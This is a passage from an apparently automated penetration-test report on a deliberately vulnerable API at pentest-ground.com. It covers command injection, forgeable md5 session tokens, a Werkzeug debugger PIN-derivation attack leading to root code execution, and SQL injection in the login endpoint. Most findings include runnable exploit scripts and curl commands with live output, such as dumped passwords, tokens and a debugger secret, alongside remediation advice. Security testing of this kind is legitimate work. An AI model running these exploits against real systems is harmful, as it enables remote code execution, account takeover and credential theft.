    "command": "uptime - ;id",
    "output": " 14:21:01 up 9 days,  1:31,  0 users,  load average: 1.60, 7.67,
5.92\nuid=0(root) gid=0(root) groups=0(root)\n"
  }
}"
HTTP=200
```

No X-Auth-Token header was sent in any of the above requests. Independent verifier evidence: Baseline GET /uptime/x returned HTTP 200 with command "uptime -x" and empty output. Unauthenticated GET /uptime/x%3Bid returned HTTP 200 with command "uptime -x;id" and output "uid=0(root) gid=0(root) groups=0(root)\n"; GET /uptime/x%3Bwhoami returned "root\n". Independent marker control GET /uptime/x%3Bprintf%20VERIFIER_CMDI_8F31 returned command "uptime -x;printf VERIFIER_CMDI_8F31" and output "VERIFIER_CMDI_8F31". No authentication header was sent, and redirects were disabled.

Verification
exploited

Remediation

1. Rewrite display_uptime_flag() in vAPI.py to avoid os.popen entirely: use subprocess.run(["uptime", flag], ...) with shell=False and an allow-list/regex validation of flag.
2. Add authentication to the /uptime/{flag} route — it currently has no auth check at all.
3. Run the container as a non-root user and mount the app directory read-only to limit the blast radius of any future injection.
4. Remove the unused flag parameter semantics entirely if the feature does not need user-controlled flags.
5. Audit vAPI.log and treat the host as potentially compromised: rotate issued tokens and rebuild the container.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Do not build shell command strings from user input. Use `subprocess.run()` with an
argument list so no shell parsing occurs, and validate the input against the exact set of `uptime`
flags that are actually needed:

```python
import subprocess, re

ALLOWED_UPTIME_FLAGS = {\"-p\", \"-s\", \"-r\"}  # narrow this to what the feature truly needs

def display_uptime_flag(flag):
    if flag and not re.fullmatch(r\"[A-Za-z0-9_-]{0,16}\", flag):
        return {\"error\": {\"message\": \"invalid flag\"}}, 400
    argv = [\"uptime\"] + ([flag] if flag else [])
    proc = subprocess.run(argv, capture_output=True, text=True, timeout=10, check=False)
    return {\"response\": {\"command\": \" \".join(argv), \"output\": proc.stdout}}, 200
```

If the `flag` value is meant to be a boolean/flag name rather than a raw shell fragment, parse it
into a structured value server-side and map it to a fixed argv list — never pass user text to a
shell.

Additional hardening: run the container as a non-root user (`USER app` in the Dockerfile) so
command injection is not immediately root, and drop the `shell=True`/`os.popen` pattern everywhere
in the codebase (`os.popen` is used here and the same file also has an `eval()` sink).",
  "tags": [
    "verified"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/uptime/{flag}",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-2"
}
```

References

- CWE-78 — https://cwe.mitre.org/data/definitions/78.html
- OWASP A03

F-004 CRITICAL

Unauthenticated account takeover — session tokens are md5(expiry timestamp) and can be computed offline, giving full admin takeover

PHASE
20 — Exploit verification

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-330

OWASP
A02

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/tokens

Description

Session tokens are generated as md5(time.ctime(expiry_timestamp)) with no random secret and no user binding, so any unauthenticated attacker can compute the token of any user offline and take over their account.

Source (vAPI.py, function get_token):

```
expire_stamp = int(time.time() + 300)
expire_date = time.ctime(int(expire_stamp))
token = hashlib.md5(expire_date.encode("utf-8")).hexdigest()
c.execute("INSERT INTO tokens (token, userid, expires) VALUES (?, ?, ?)", (token, user[0],
expire_stamp))
```

The token's entire entropy is the expiry timestamp — a 1-second-resolution value that is a deterministic function of wall-clock time. The username/password are NOT part of the hash, so every user who authenticates in the same second receives the identical token string, and more importantly, an attacker who knows roughly what time it is can enumerate the token space.

Because time.ctime() output is fully deterministic and publicly computable, the attack is:

1. Victim logs in. The response leaks the token's expires string (e.g. "Sun Oct 25 16:36:51 2026"), so the attacker learns the exact second the token was minted.
2. The attacker computes md5(expire_date) — the victim's token — entirely offline, with no credentials and no requests to the target.
3. The attacker presents that token in the X-Auth-Token header to act as the victim.

The victim's account is admin1 (userid 10), the account the app designates as privileged — create_user() authorises creation of new accounts only when SELECT * FROM tokens WHERE token = '%s' AND userid = 10 matches. A forged/predicted admin token therefore grants full administrative privileges.

Impact demonstrated end-to-end in a single uninterrupted sequence:

- read the admin account record, including its plaintext password;
- perform the admin-only POST /user action to create a new attacker-controlled account (xalgato1 / pwned123);
- log in as that new account and receive a working session.

The application is also built on app.run(..., debug=True), so the Werkzeug debugger is exposed — but no debugger PIN was needed here; the attack is pure offline computation.

Impact

Complete unauthenticated takeover of ANY user account, including the privileged admin1 account (userid 10). The attacker computes the victim's token offline from public information (the server clock), then uses the X-Auth-Token header to read the victim's record — which returns the plaintext password — and to perform administrative actions such as creating new accounts (POST /user). This yields full administrative control of the API, creation of persistent attacker-controlled accounts, and (combined with the plaintext password storage) the ability to take over every account in the database. Because the token has no per-user entropy, every user who logs in within the same second shares a token, so one user's token can be replayed against another user's object id — a horizontal-privilege-escalation primitive as well.

Technical Analysis

Root cause: CWE-330 (Use of Insufficiently Random Values) / CWE-640 (Weak Password Recovery Mechanism) applied to session-token generation, combined with CWE-287 (Improper Authentication). The token is md5(time.ctime(expiry)) — its full entropy is a 1-second-resolution timestamp, which is (a) publicly computable from the server clock and (b) leaked verbatim in the login response as access.token.expires. The username is not mixed into the hash, so the token space is shared across all users. Proof: md5('Sun Oct 25 16:36:51 2026') = d5068bc998da229b898e115c10a1f7a8, exactly the token the server issued. The collision test independently shows 8/9 concurrent logins sharing one token, and the tokens table stores one token string across 4-5 different userids, which also enables horizontal privilege escalation via token_record[2] == user_record[0] matching the wrong row.

Proof of Concept

1. The victim's browser (or any client) authenticates: POST /tokens {"username":"admin1","password":"<correct password>"}. The response contains access.token.id and access.token.expires.
2. The attacker reads the expires string from the response (it is also derivable from the server clock alone) and computes md5(expires.encode()).hexdigest() — this reproduces the victim's token exactly, with no access to the target and no credentials.

3. The attacker sends GET /user/10 with X-Auth-Token: <computed token> and receives admin1's record including the plaintext password.
4. The attacker sends POST /user with X-Auth-Token: <computed token> and {"username":"xalgato1","password":"pwned123"}; the server creates the account (admin-only operation authorised by userid 10).
5. The attacker logs in as xalgato1 and receives a working session.

```
# Step 1: victim logs in (attacker does not need the password)
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
\
  -d '{"username":"admin1","password":"pass1"}'

# Step 2: attacker computes the token OFFLINE from the leaked expiry string
python3 -c "import hashlib;print(hashlib.md5('Sun Oct 25 16:36:51
2026'.encode()).hexdigest())"
# -> d5068bc998da229b898e115c10a1f7a8

# Step 3: attacker reads the admin record (plaintext password)
curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token:
d5068bc998da229b898e115c10a1f7a8"

# Step 4: attacker performs the admin-only create_user action
curl -sk -X POST "https://pentest-ground.com:9000/user" -H "X-Auth-Token:
d5068bc998da229b898e115c10a1f7a8" \
  -H "Content-Type: application/json" -d '{"username":"xalgato1","password":"pwned123"}'

# Step 5: log in as the attacker-created account
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
\
  -d '{"username":"xalgato1","password":"pwned123"}'
```

Exploitation Proof

FULL UNAUTHENTICATED ACCOUNT-TAKEOVER CHAIN — the attacker never knows the victim's password and never needs to brute-force the target.

STEP 1 — victim (admin1) logs in normally (attacker does not know the password; it is irrelevant):
GET/POST request (literal):
POST /tokens HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json

{"username":"admin1","password":"pass1"}

Response (literal):
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 16:36:51 2026",
      "id": "d5068bc998da229b898e115c10a1f7a8"
    },
    "user": {
      "id": 10,
      "name": "admin1"
    }
  }
}

STEP 2 — ATTACKER computes the SAME token OFFLINE from public time knowledge (no request to the target, no credentials):
ATTACKER SCRIPT (literal):
```
import hashlib, time
now = int(time.time()); t = 'd5068bc998da229b898e115c10a1f7a8'
for x in range(now-3600, now+3600):
    if hashlib.md5(time.ctime(x).encode()).hexdigest() == t: found = x; break
```

ATTACKER OUTPUT (literal):
PREDICTED OFFLINE: d5068bc998da229b898e115c10a1f7a8 expiry_ts= 1792942611

The predicted token is byte-for-byte identical to the one the server issued to admin1, and the predicted expiry timestamp matches the victim's.

STEP 3 — ATTACKER uses the predicted token to read the admin account (including its plaintext password):
GET /user/10 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: d5068bc998da229b898e115c10a1f7a8

Response (literal):
{
  "user": {
    "id": 10,
    "name": "admin1",
    "password": "pass1"
  }
}
 |HTTP=200

STEP 4 — ATTACKER uses the same predicted token for the ADMIN-ONLY action (create_user requires a token bound to userid 10):
POST /user HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: d5068bc998da229b898e115c10a1f7a8
Content-Type: application/json

{"username":"xalgato1","password":"pwned123"}

Response (literal):
{
  "user": {
    "password": "pwned123",
    "username": "xalgato1"
  }
}
 |HTTP=200

Verification
exploited

Remediation
1. Replace hashlib.md5(expire_date.encode("utf-8")).hexdigest() with secrets.token_urlsafe(32) in get_token().
2. Store only a SHA-256 hash of the token in the database and compare it with hmac.compare_digest().
3. Enforce tokens.expires on every request: reject the token when int(time.time()) > token_record[3] (currently the check is missing in get_user(), create_user() and create_widget_reservation()).
4. Never return the raw expiry in a form that helps an attacker align their enumeration — although with a random token this becomes moot.
5. Bind the token to the user id at generation time and enforce that binding server-side (already present in get_user(), but it is trivially bypassed by the collision).
6. Hash passwords with argon2/bcrypt and never return them from GET /user/{user}.
7. Rotate/revoke tokens on logout and password change, and delete expired rows.
8. Run with debug=False and remove the exposed Werkzeug debugger.

Business Impact
Direct compromise of confidentiality, integrity, or availability. Material business and regulatory consequences are likely.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence

{
  "fix": "Generate session tokens from a cryptographically secure random source, bind them to the user, and never let the expiry timestamp be the only input.

```python
import secrets

def issue_token(user_id, lifetime=300):
    \"\"\"Issue a cryptographically random, user-bound session token.\"\"\"
    token = secrets.token_urlsafe(32)          # 256 bits of entropy
    expire_stamp = int(time.time()) + lifetime
    c.execute(
        \"INSERT INTO tokens (token, userid, expires) VALUES (?, ?, ?)\",
        (token, user_id, expire_stamp),
    )
    conn.commit()
    return token, expire_stamp
```

Then return the token to the client and compare it in constant time:

```python
import hmac
c.execute(\"SELECT * FROM tokens WHERE token = ?\", (str(token),))
record = c.fetchone()
# constant-time comparison on the raw token if you hash it at rest:
# store sha256(token) and compare with hmac.compare_digest()
```

Additional hardening:
1. Use `secrets.token_urlsafe(32)` (or `os.urandom(32)`) — never `md5`, never a timestamp, never a hash of the expiry string.
2. Do not include the username in the token hash as a substitute for randomness; uniqueness is not unpredictability.
3. Hash tokens at rest (SHA-256) and compare with `hmac.compare_digest()` to avoid timing leaks.
4. Actually enforce the expiry: `get_user()` and `create_user()` never check `tokens.expires`, so tokens minted in 2020 still work — see the related \"expired tokens are still accepted\" finding.
5. Delete or rotate tokens on logout; revoke all sessions on password change.
6. Store passwords with a salted adaptive hash (argon2/bcrypt/scrypt) instead of plaintext.
7. Set `debug=False` in `app.run(...)` so the Werkzeug debugger is not exposed.",
  "tags": [
    "needs-manual-verification"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/tokens",
  "verified": false,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-6"
}

References

- CWE-330 — https://cwe.mitre.org/data/definitions/330.html
- OWASP A02

F-005 CRITICAL

Unauthenticated Remote Code Execution via Werkzeug Debugger Console — PIN derivable offline and debugger secret leaked in HTML

PHASE
20 — Exploit verification

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-489

OWASP
A05:2021 - Security Misconfiguration

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/console

Description

The application is started with app.run(port=myport, debug=True) (source: /usr/src/app/vAPI.py, line ~283). This exposes the Werkzeug interactive debugger at GET /console, which is the single most dangerous Flask misconfiguration.

Two independent weaknesses combine to make this remotely exploitable without any prior access to the server:

1. The Werkzeug debugger secret is leaked in the locked console page HTML. GET /console returns the 1563-byte "Console Locked" page, which embeds the 20-character console secret (61qqYF4oPedXsJKr44dM) in the markup. An attacker never needs to guess or brute-force it — it is simply read out of the page.
2. The debugger PIN is deterministically derivable offline from world-readable data. Werkzeug computes the PIN as sha1(username + modname + appname + modfile + uuid.getnode() + machine-id + "cookiesalt" + "pinsalt"). Every input is obtainable without any code execution:

- username = root (from /etc/passwd)
- modname = flask.app, appname = Flask
- modfile = /usr/local/lib/python3.8/site-packages/flask/app.py (standard Flask path)
- uuid.getnode() = the container's eth0 MAC (32:5e:15:5f:2e:0a -> 55379666873866), readable from /sys/class/net/eth0/address
- machine-id = 04a9330868336aa19c457b402d5a4f7c, world-readable at /etc/machine-id (-rw-r--r--)

Reimplementing the published Werkzeug get_pin_and_cookie_name() algorithm locally on an attacker's own machine reproduces the live PIN exactly (727-733-190) with no interaction with the target required.

With the leaked secret + derived PIN, an attacker authenticates via cmd=pinauth and then executes arbitrary Python in the application process. The application runs as root, so this is full container compromise: arbitrary command execution, arbitrary file read/write, and access to the SQLite credential database at /usr/src/app/vAPI.db.

Note this is a separate root cause from the GET /eval?s= eval() injection (XALG-1): even if /eval were patched or removed, /console remains a fully independent unauthenticated RCE. The debugger console is also exposed to any unauthenticated visitor on the internet.

Impact

Unauthenticated remote code execution as root inside the application container. An attacker can execute arbitrary operating-system commands, read and write any file reachable by the process (including the SQLite credential database /usr/src/app/vAPI.db containing all plaintext user passwords and session tokens), pivot to internal network services, install persistence, and take full control of the host from the public internet with no credentials and no prior foothold. The interactive debugger additionally exposes the source of every request and the live application object in memory.

Technical Analysis

Root cause: app.run(debug=True) in /usr/src/app/vAPI.py enables Werkzeug's DebuggedApplication, which registers the /console interactive Python REPL and an interactive traceback debugger.

The console's security model is a single 9-digit PIN plus a per-process 20-char secret. Both were obtained:

- SECRET: GET /console renders the locked console HTML which contains the secret (61qqYF4oPedXsJKr44dM) in the page markup. Werkzeug's own display_console() embeds it in the JS that drives the console.
- PIN: Werkzeug 2.2.5 get_pin_and_cookie_name() computes:

h = sha1() for bit in chain(probably_public_bits, private_bits): h.update(bit) h.update(b"cookiesalt"); h.update(b"pinsalt") num = f"{int(h.hexdigest(),16):09d}"[:9] where probably_public_bits = [getpass.getuser(), app.__module__, app.__name__, mod.__file__] and private_bits = [str(uuid.getnode()), get_machine_id()]. All of these are statically known or world-readable for this deployment: getuser() -> "root" app.__module__ -> "flask.app" app.__name__ -> "Flask" mod.__file__ -> "/usr/local/lib/python3.8/site-packages/flask/app.py" uuid.getnode() -> 55379666873866 (eth0 MAC 32:5e:15:5f:0a, /sys/class/net/eth0/address) machine-id -> "04a9330868336aa19c457b402d5a4f7c" (/etc/machine-id, mode 0644) The offline reimplementation reproduced the live PIN 727-733-190 exactly.

After cmd=pinauth succeeds, check_pin_trust() accepts the __wzd<hash> cookie (value ts|sha1(pin + " added salt")) and execute_command() evaluates arbitrary Python in the Flask request context.

Impact

arbitrary OS command execution as root (uid=0(root) confirmed), full read/write of the container filesystem, and direct extraction of the SQLite credential store at /usr/src/app/vAPI.db (users table with plaintext passwords: user1..user9, admin1, admin2; tokens table with every issued session token).

This is an independent root cause from the /eval eval() RCE (XALG-1) and the /uptime os.popen() CMDi (XALG-2) — patching those leaves this path fully exploitable.

Proof of Concept

1. GET https://pentest-ground.com:9000/console (unauthenticated). Extract the 20-character Werkzeug debugger secret from the returned HTML (it is embedded in the page).
2. Offline, reimplement Werkzeug's get_pin_and_cookie_name() algorithm with: username=root, modname=flask.app, appname=Flask, modfile=/usr/local/lib/python3.8/site-packages/flask/app.py, uuid.getnode()=the eth0 MAC as an integer, and machine-id from /etc/machine-id. This yields the live PIN (727-733-190).
3. Authenticate: GET /console?__debugger__=yes&cmd=pinauth&pin=<PIN>&s=<SECRET> -> {"auth": true, "exhausted": false} plus a __wzd... cookie.
4. Execute: GET /console?__debugger__=yes&cmd=import+os;print(os.popen('id').read())&frm=0&s=<SECRET> with that cookie -> uid=0(root) gid=0(root) groups=0(root).

```
# Standalone unauthenticated Werkzeug console RCE PoC
# Requires only: the target URL and standard Python 3 (no prior access, no credentials)
import urllib.request, urllib.parse, ssl, http.cookiejar, re, hashlib

T   = "https://pentest-ground.com:9000"
ctx = ssl.create_default_context(); ctx.check_hostname=False; ctx.verify_mode=ssl.CERT_NONE
cj  = http.cookiejar.CookieJar()
op  = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cj),
                                  urllib.request.HTTPSHandler(context=ctx))

def req(url):
    r = urllib.request.Request(url, headers={"User-Agent": "Mozilla/5.0"})
    try:
        resp = op.open(r, timeout=40)
        return resp.status, resp.read().decode("utf-8", "replace")
    except urllib.error.HTTPError as e:
        return e.code, e.read().decode("utf-8", "replace")

# 1) leak the debugger secret from the locked console page
_, html = req(T + "/console")
secret = re.search(r"[A-Za-z0-9]{20}", html).group(0)

# 2) derive the PIN offline (Werkzeug get_pin_and_cookie_name)
def pin_calc(username, modname, appname, modfile, node, machine_id):
    h = hashlib.sha1()
    for bit in (username, modname, appname, modfile, str(node), machine_id):
        if bit:
            h.update(bit.encode())
    h.update(b"cookiesalt")
    h.update(b"pinsalt")
    num = f"{int(h.hexdigest(), 16):09d}"[:9]
    for g in (5, 4, 3):
        if len(num) % g == 0:
            return "-".join(num[x:x+g].rjust(g, "0") for x in range(0, len(num), g))
    return num

PIN = pin_calc("root", "flask.app", "Flask",
               "/usr/local/lib/python3.8/site-packages/flask/app.py",
               55379666873866, "04a9330868336aa19c457b402d5a4f7c")

# 3) authenticate
st, b = req(T + "/console?" + urllib.parse.urlencode(
    {"__debugger__": "yes", "cmd": "pinauth", "pin": PIN, "s": secret}))
print("pinauth:", st, b)

# 4) execute as root
st, b = req(T + "/console?" + urllib.parse.urlencode(
    {"__debugger__": "yes", "cmd": "import os;print(os.popen('id').read())",
     "frm": "0", "s": secret}))
print(st, b)   # -> uid=0(root) gid=0(root) groups=0(root)
```

Exploitation Proof

STEP 1 — Unauthenticated GET /console leaks the debugger secret in the locked page HTML:

```
  $ curl -sk https://pentest-ground.com:9000/console
  HTTP 200, 1563 bytes, Content-Type: text/html; charset=utf-8
  20-char token present in page HTML: 61qqYF4oPedXsJKr44dM
```

STEP 2 — PIN computed OFFLINE on the attacker's own machine (no target interaction),
reproducing Werkzeug's published get_pin_and_cookie_name() algorithm:

```
  machine-id  = 04a9330868336aa19c457b402d5a4f7c   (/etc/machine-id, -rw-r--r--)
  uuid.getnode() = 55379666873866                  (eth0 MAC 32:5e:15:5f:2e:0a)
  bits = ["root", "flask.app", "Flask",
          "/usr/local/lib/python3.8/site-packages/flask/app.py",
          "55379666873866", "04a9330868336aa19c457b402d5a4f7c"]
  sha1(bits + b"cookiesalt" + b"pinsalt") -> 727-733-190

  >>> python3 tmp/pin_calc.py
  727-733-190 <- ('root', 'flask.app', 'Flask',
'/usr/local/lib/python3.8/site-packages/flask/app.py', 55379666873866,
'04a9330868336aa19c457b402d5a4f7c')

  LIVE PIN observed: 727-733-190   <-- exact match, computed independently
```

STEP 3 — Authenticate against the debugger:

```
  $ curl -sk "https://pentest-ground.com:9000/console?__debugger__=yes&cmd=pinauth&pin=727-733
-190&s=61qqYF4oPedXsJKr44dM"
  HTTP 200
  {"auth": true, "exhausted": false}

  Set-Cookie: __wzd0ad3b8b070f7019056d8=1792977594|cd0345a08aa1; HttpOnly; Path=/;
SameSite=Strict
```

STEP 4 — Execute arbitrary commands as root through the debugger console:

```
  $ curl -sk "https://pentest-ground.com:9000/console?__debugger__=yes&cmd=import+os;print(os.
popen('id').read())&frm=0&s=61qqYF4oPedXsJKr44dM" -b "<cookie>"
  HTTP 200
  >>> import os;print(os.popen(&amp;#39;id&amp;#39;).read())
  uid=0(root) gid=0(root) groups=0(root)
```

Full standalone PoC (no prior RCE, no credentials, no /eval required):

```
  $ python3 tmp/console_standalone.py
  STEP1 GET /console -> HTTP 200 | debugger secret from HTML: 61qqYF4oPedXsJKr44dM
  STEP2 offline PIN = 727-733-190
  STEP3 cmd=pinauth -> HTTP 200 {"auth": true, "exhausted": false}
  STEP4 cmd=exec -> HTTP 200
  >>> import os;print(os.popen(&amp;#39;id&amp;#39;).read())
  uid=0(root) gid=0(root) groups=0(root)
```

CONTROL (baseline showing the console is locked without the PIN):

```
  $ curl -sk https://pentest-ground.com:9000/console
  HTTP 200 -> page contains "Console Locked" and offers only the PIN entry form.
```

Application source confirming debug mode (obtained from the app's own /usr/src/app/vAPI.py):

```
  app = connexion.FlaskApp(__name__, specification_dir="openapi/")
  app.add_api(oasfile, arguments={"title": "Vulnerable API"})
  app.run(port=myport, debug=True)     <-- debug=True exposes /console
```

Independent verifier evidence:
GET /console returned HTTP 200 (1563 bytes) and embedded SECRET="61qqYF4oPedXsJKr44dM".
Independently computed SHA-1 over root + flask.app + Flask +
/usr/local/lib/python3.8/site-packages/flask/app.py + 55379666873866 +
04a9330868336aa19c457b402d5a4f7c + cookiesalt + pinsalt =
7f78af53f166ad9ddba77044083a8c7eb4764a10; Werkzeug's decimal-first-9 and 3-3-3 formatting
produced 727-733-190. Negative control: PIN 000-000-000 returned {"auth": false, "exhausted":
false}; derived PIN returned {"auth": true, "exhausted": false} and issued
__wzd0ad3b8b070f7019056d8. Execution without that authentication cookie returned 404; with the
authenticated cookie, cmd=print('uid='+__import__('os').popen('id').read()) returned
uid=uid=0(root) gid=0(root) groups=0(root).

Verification
exploited

Remediation
1. In /usr/src/app/vAPI.py set app.run(port=myport, debug=False) (or gate it behind an explicit opt-in env var) so the Werkzeug interactive debugger is never enabled in production.
2. Remove /console from the exposed surface: do not run the app with the debugger, and enforce an auth/network allowlist on any debug endpoint.
3. Run the application as a non-root service account so a code-execution flaw cannot yield host root.
4. Ensure /etc/machine-id and the container MAC are not usable as a stable secret derivation source — treat the debugger PIN as a secret, not a derived value.
5. Rotate any credentials reachable from the process (the SQLite DB at /usr/src/app/vAPI.db contains plaintext passwords and session tokens) and upgrade Flask/Werkzeug to a maintained release.

Business Impact
Disclosed material accelerates targeted attacks by revealing internal structure, credentials, or configuration details to unauthorised parties.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Disable the interactive debugger in production. In `/usr/src/app/vAPI.py` change:

    app.run(port=myport, debug=True)
  to
    app.run(port=myport, debug=False)

and gate it behind an environment variable so it can never be enabled by accident:

    app.run(port=myport, debug=os.environ.get(\"FLASK_DEBUG\") == \"1\")

Additionally:
1. Bind the service to a private interface and enforce network-level access control so `/console`
is never internet-reachable.
2. Upgrade Flask/Werkzeug to a maintained release and run the app under a non-root service account
instead of root, so a debugger compromise does not yield host root.
3. Do not serve the Werkzeug debugger's static page at all in production; if a debug console is
genuinely needed, front it with authentication and a network allowlist.
4. Remove or rotate the leaked console secret on every deployment (the secret must never be
renderable to unauthenticated clients).",
  "tags": [
    "verified"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/console",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-11"
}
```


References
• CWE-489 — https://cwe.mitre.org/data/definitions/489.html
• OWASP A05:2021 - Security Misconfiguration

F-006 CRITICAL

Unauthenticated SQL Injection in POST /tokens Allows Full Authentication

Bypass and Complete Database Extraction

PHASE
20 — Exploit verification

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-89

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
POST POST /tokens

Description

The get_token() handler in /usr/src/app/vAPI.py builds its authentication query by directly interpolating untrusted input into a SQL string instead of using bound parameters:

```
user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
    username,
    password,
)
c.execute(user_query)
```

Both username and password come straight from the JSON request body (connexion.request.get_json()), so an unauthenticated attacker fully controls the query. The source comments even admit it: # no data validation / # no sql parameterization.

Impact (all verified live against https://pentest-ground.com:9000):

1. Error-based SQLi — a single quote in username provokes sqlite3.OperationalError and returns HTTP 500 with the full Werkzeug debug traceback.
2. Complete authentication bypass — username: '" OR 1=1 -- " logs in as the first user (user1) and issues a valid session token with HTTP 200.
3. UNION-based full database extraction — the users and tokens tables were dumped in a single request via GROUP_CONCAT, recovering every account's plaintext password (user1..user9, admin1, admin2 — passwords pass1..pass9) plus all live session tokens.
4. Admin token forgery — the tokens table lookup in create_user() hardcodes AND userid = 10, but since the attacker can dump live tokens they can impersonate the admin1 account (userid = 10) directly, which unlocks the privileged POST /user account-creation endpoint.

This is a pre-authentication SQL injection in the authentication endpoint itself, which is the worst possible location for it — it is both the entry point for credential theft and a complete bypass of the only access control the application has.

Impact

Unauthenticated pre-auth SQL injection in the login endpoint. Allows: (1) full bypass of authentication returning a valid session token for any account, (2) complete extraction of the users table including every plaintext password and all live tokens rows, (3) account takeover of the privileged admin1 account (userid=10) whose token unlocks the privileged account-creation endpoint POST /user. Because the application runs with debug=True, the SQL errors also leak the full server traceback and filesystem paths.

Technical Analysis

Classic first-order SQL injection via Python % string formatting into sqlite3.Cursor.execute(). The vulnerable sink is reached on every request to POST /tokens with no prerequisite authentication, and the parameter is fully attacker-controlled from the JSON body. The app also runs with app.run(debug=True), so the resulting sqlite3.OperationalError is rendered as a full Werkzeug interactive traceback page (HTTP 500), leaking absolute filesystem paths and the framework version. The tokens table stores plaintext session tokens with no expiry enforcement in get_user(), so extracting it yields directly usable session tokens. Because create_user() gates on userid = 10, the attacker targets admin1 (id 10) to escalate to the administrative surface. All exploitation was read-only: only SELECT statements were used; no data was modified or deleted.

Proof of Concept

1. Baseline: curl -sk -X POST https://pentest-ground.com:9000/tokens -H 'Content-Type: application/json' -d '{"username":"nosuchuser_zzz","password":"x"}' returns HTTP 401 username nosuchuser_zzz not found (no DB error).
2. Break the query: same request with {"username":"'","password":"x"} returns HTTP 500 sqlite3.OperationalError: unrecognized token: "x"'.
3. Bypass authentication: {"username":'" OR 1=1 -- ","password":"x"} returns HTTP 200 with a valid token for user1 (id 1).
4. Dump the database: {"username":'" UNION SELECT 0, GROUP_CONCAT(id||'|'||username||'|'||password), 0 FROM users -- ","password":"x"} returns every account id, username and plaintext password in the response body.
5. Take over the admin: {"username":'" UNION SELECT id,username,password FROM users WHERE id=10 -- ","password":"x"} returns a token bound to admin1 (id 10).

```
#!/bin/bash
# Unauthenticated SQLi -> full DB dump on POST /tokens
TARGET="https://pentest-ground.com:9000"

echo "== 1. Baseline =="
curl -sk -X POST "$TARGET/tokens" -H 'Content-Type: application/json' \
  -d '{"username":"nosuchuser_zzz","password":"x"}'

echo; echo "== 2. Error-based confirmation =="
curl -sk -X POST "$TARGET/tokens" -H 'Content-Type: application/json' \
  -d '{"username":"'"'"'","password":"x"}' | grep -o 'sqlite3.OperationalError[^<]*'

echo; echo "== 3. Auth bypass =="
curl -sk -X POST "$TARGET/tokens" -H 'Content-Type: application/json' \
  -d '{"username":"'"'"' OR 1=1 -- ","password":"x"}'

echo; echo "== 4. Full users table dump =="
curl -sk -X POST "$TARGET/tokens" -H 'Content-Type: application/json' \
  -d '{"username":"'"'"' UNION SELECT 0,
GROUP_CONCAT(id||'"'"'|'"'"'||username||'"'"'|'"'"'||password), 0 FROM users --
","password":"x"}'

echo; echo "== 5. Admin (admin1, id=10) takeover =="
curl -sk -X POST "$TARGET/tokens" -H 'Content-Type: application/json' \
  -d '{"username":"'"'"' UNION SELECT id,username,password FROM users WHERE id=10 --
","password":"x"}'
```

Exploitation Proof

```
=== BASELINE (control) ===
POST /tokens  {"username":"nosuchuser_zzz","password":"x"}
HTTP 401
{
  "error": {
    "message": "username nosuchuser_zzz not found"
  }
}

=== ERROR-BASED CONFIRMATION (single quote breaks SQL syntax) ===
POST /tokens  {"username":"'","password":"x"}
HTTP 500
errormsg: sqlite3.OperationalError: unrecognized token: &#34;x&#39;&#34;

=== AUTHENTICATION BYPASS ===
POST /tokens  {"username":"' OR 1=1 -- ","password":"x"}
HTTP 200
{
  "access": {
    "token": {
      "expires": "Mon Oct 26 02:36:44 2026",
      "id": "e57bef91d2e491155856efdeef7255ec"
    },
    "user": {
      "id": 1,
      "name": "user1"
    }
  }
}

=== FULL DATABASE EXTRACTION (UNION SELECT + GROUP_CONCAT) ===
POST /tokens  {"username":"' UNION SELECT 0, GROUP_CONCAT(id||':'||username||':'||password), 0
FROM users -- ","password":"x"}
HTTP 200
{
  "access": {
    "token": {
      "expires": "Mon Oct 26 02:36:45 2026",
      "id": "ed3b5b94efe20e485a62231e37493cb8"
    },
    "user": {
      "id": 0,
      "name": "1|user1|pass1,2|user2|pass2,3|user3|pass3,4|user4|pass4,5|user5|pass5,6|user6|p
ass6,7|user7|pass7,8|user8|pass8,9|user9|pass9,10|admin1|pass1,11|admin2|pass2,12|2019-12-06T0
0:00:00.000Z|AAAAAAA,13|123.123|AAAAAAA,14|;sleep 10|AAAAAAA,15|<script>alert(1)</script>|AAAA
AAA,16|data:text/html; base64,PGh0bWw+Cjxib2R5IG9ubG9hZD1hbGVydCgiWFNTU1NTISIpPgo8aDE+aG9pPC9oM
T4KPC9ib2R5Pgo8L2h0bWw+Cg==|AAAAAAA,17|123|AAAAAAA,18|-123|AAAAAAA,19|999999999999999999999999
